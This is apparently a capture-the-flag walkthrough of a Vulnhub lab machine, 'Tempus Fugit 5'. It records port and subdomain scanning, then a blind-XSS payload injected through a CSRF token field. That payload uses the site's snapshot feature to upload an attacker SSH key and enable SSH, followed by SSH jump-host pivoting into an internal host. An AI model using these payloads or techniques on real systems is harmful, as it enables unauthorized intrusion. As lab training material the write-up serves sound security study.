Walkthrough

nmap-scan

Only finds port 80 open.

```
Nmap scan report for 192.168.16.42
Host is up, received arp-response (0.00066s latency).
Not shown: 65534 closed ports
Reason: 65534 resets
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 00:0C:29:36:39:41 (VMware)
```


Nikto

Does not reveal anything new

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.16.42
+ Target Hostname:    192.168.16.42
+ Target Port:        80
+ Start Time:         2020-02-24 20:31:21 (GMT1)
---------------------------------------------------------------------------
+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the co
ntent of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7915 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2020-02-24 20:31:32 (GMT1) (11 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Browsing webpage

There is a hint there. admin@mofo.org




WFUZZ

Fuzzingsubdomains


```
root@kali2:~# wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "H
ost: FUZZ.mofo.org" --hw=70 -u http://192.168.16.42

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
 sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: http://192.168.16.42/
Total requests: 114532

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000024:   403        6 L      19 W     151 Ch      "admin"
000000001:   200        109 L    474 W    5727 Ch     "www"
000001176:   200        109 L    474 W    5727 Ch     "WWW"
000006321:   200        0 L      64 W     1143 Ch     "snap"
```

admin.mofo.org

Look promising so we start there. But



www.mofo.org




```
 _____                                          _____                 _ _       ____
|_   _|__ _ __ ___  _ __  _   _ ___  |  ___|   _  __ _(_) |_  | ___|
  | |/ _ \ '_ ` _ \| '_ \| | | / __| | |_ | | | |/ _` | | __| |___ \
  | |  __/ | | | | | |_) | |_| \__ \ |  _|| |_| | (_| | | |_   ___) |
  |_|\___|_| |_| |_| .__/ \__,_|___/ |_|   \__,_|\__, |_|\__| |____/
                   |_|                            |___/
```

Another hint here. «Snap»

> Our new product under development "Snap" will give our customers the ability to monitor their sites and take instant snapshots of them. We are really exited about this. **Contact** us if you whish to betatest.


snap.mofo.org


Investigating.




```
 _____                                          _____                 _ _       ____
|_   _|__ _ __ ___  _ __  _   _ ___  |  ___|   _  __ _(_) |_  | ___|
  | |/ _ \ '_ ` _ \| '_ \| | | / __| | |_ | | | |/ _` | | __| |___ \
  | |  __/ | | | | | |_) | |_| \__ \ |  _|| |_| | (_| | | |_   ___) |
  |_|\___|_| |_| |_| .__/ \__,_|___/ |_|   \__,_|\__, |_|\__| |____/
                   |_|                            |___/
```


Seams like one can take snapshots of webpages. We try http://admin.mofo.org








We can browse around using snapshots, but that doesn't help much. Poking around, we find that the csrf_token can be used for bXSS.




After posting our probe, we get a callback after about a minute.



Combining the bXSS with a ssrf using XMLHttpRequest, we manage to upload a public SSH-key and pressing the button «Enable SSH»

email=me%40home.no&subject=sd&content=asd&_csrf=<script>var+xhr=new+XMLHttpRequest();xhr.open('POST','http://admin.mofo.org/key','false');xhr.setRequestHeader('Content-type','multipart/form-data;+boundary=--');xhr.send('----\nContent-Disposition:+form-data;+name=\"file\";filename=\"id_rsa.pub\"\nContent-Type:+application/octet-stream\n\nssh-rsa+AAAAB3NzNrgIaM=\n----\nContent-Disposition:+form-data:+name=\"Submit\"\n\nSubmit\n------');</script>

<script>var+xhr%3dnew+XMLHttpRequest();xhr.open('POST','http://admin.mofo.org/','false');xhr.setRequestHeader('Content-type','application/x-www-form-urlencoded');xhr.send('Submit=Enable+SSH');</script>




This opens up port 2222. We try connecting to it using our public key.

```
                                ~/Desktop/Studie/Vulnhub/tf5 ssh -p 2222 ctorres@www.mofo.org
The authenticity of host '[www.mofo.org]:2222 ([192.168.16.42]:2222)' can't be established.
ECDSA key fingerprint is SHA256:rcHPV0UrFU9hYlt/anrGbxnP2ScM7wvWy9ldyX3pTpY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[www.mofo.org]:2222' (ECDSA) to the list of known hosts.
Enter passphrase for key '/Users/theart42/.ssh/id_ed25519':
```

```
Interactive logins are disabled on this stepping stone...
```

```
This account is not available
Connection to www.mofo.org closed.
```

Remember seeing ip: 192.168150.1 on the staff page



We try using the host on 2222 as a jumphost against 192.168.150.1. And we are in,

```
Bad remote forwarding specification 'ctorres@192.168.150.1'
 ~/Desktop/Studie/Vulnhub/tf5  ssh -J ctorres@192.168.16.42:2222 ctorres@192.168.150.1
Enter passphrase for key '/Users/theart42/.ssh/id_ed25519':
Enter passphrase for key '/Users/theart42/.ssh/id_ed25519':
Linux TempusFugit5 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64

Here we go again...
________________________________________________________________________________


You have mail.
Last login: Mon Feb 24 21:05:38 2020 from 192.168.150.12
ctorres@TempusFugit5:~$ ls -al
total 48
drwxr-xr-x 6 ctorres ctorres 4096 Feb 24 18:39 .
drwxr-xr-x 4 root    root    4096 Feb 20 17:37 ..
lrwxrwxrwx 1 ctorres ctorres    9 Feb 20 23:09 .bash_history -> /dev/null
-rw-r--r-- 1 ctorres ctorres  220 Feb 20 17:37 .bash_logout
-rw-r--r-- 1 ctorres ctorres 3526 Feb 20 17:37 .bashrc
drwx------ 3 ctorres ctorres 4096 Feb 21 17:07 .gnupg
drwx------ 3 ctorres ctorres 4096 Feb 24 18:20 .local
drwx------ 2 ctorres ctorres 4096 Feb 24 18:17 Mail
-rw-r--r-- 1 ctorres ctorres  807 Feb 20 17:37 .profile
-rw------- 1 ctorres ctorres 4674 Feb 24 18:37 sent
drwx------ 2 ctorres ctorres 4096 Feb 22 00:26 .ssh
-rwxrwx--- 1 ctorres ctorres  129 Feb 21 14:55 user.txt
ctorres@TempusFugit5:~$
```

So, we have mail.

```
q:Quit  d:Del  u:Undel  s:Save  m:Mail  r:Reply  g:Group  ?:Help
   1 r + Feb 24 Hugh Janus        (   9) Sudo right
   2 r + Feb 24 Hugh Janus        (  25) └─>
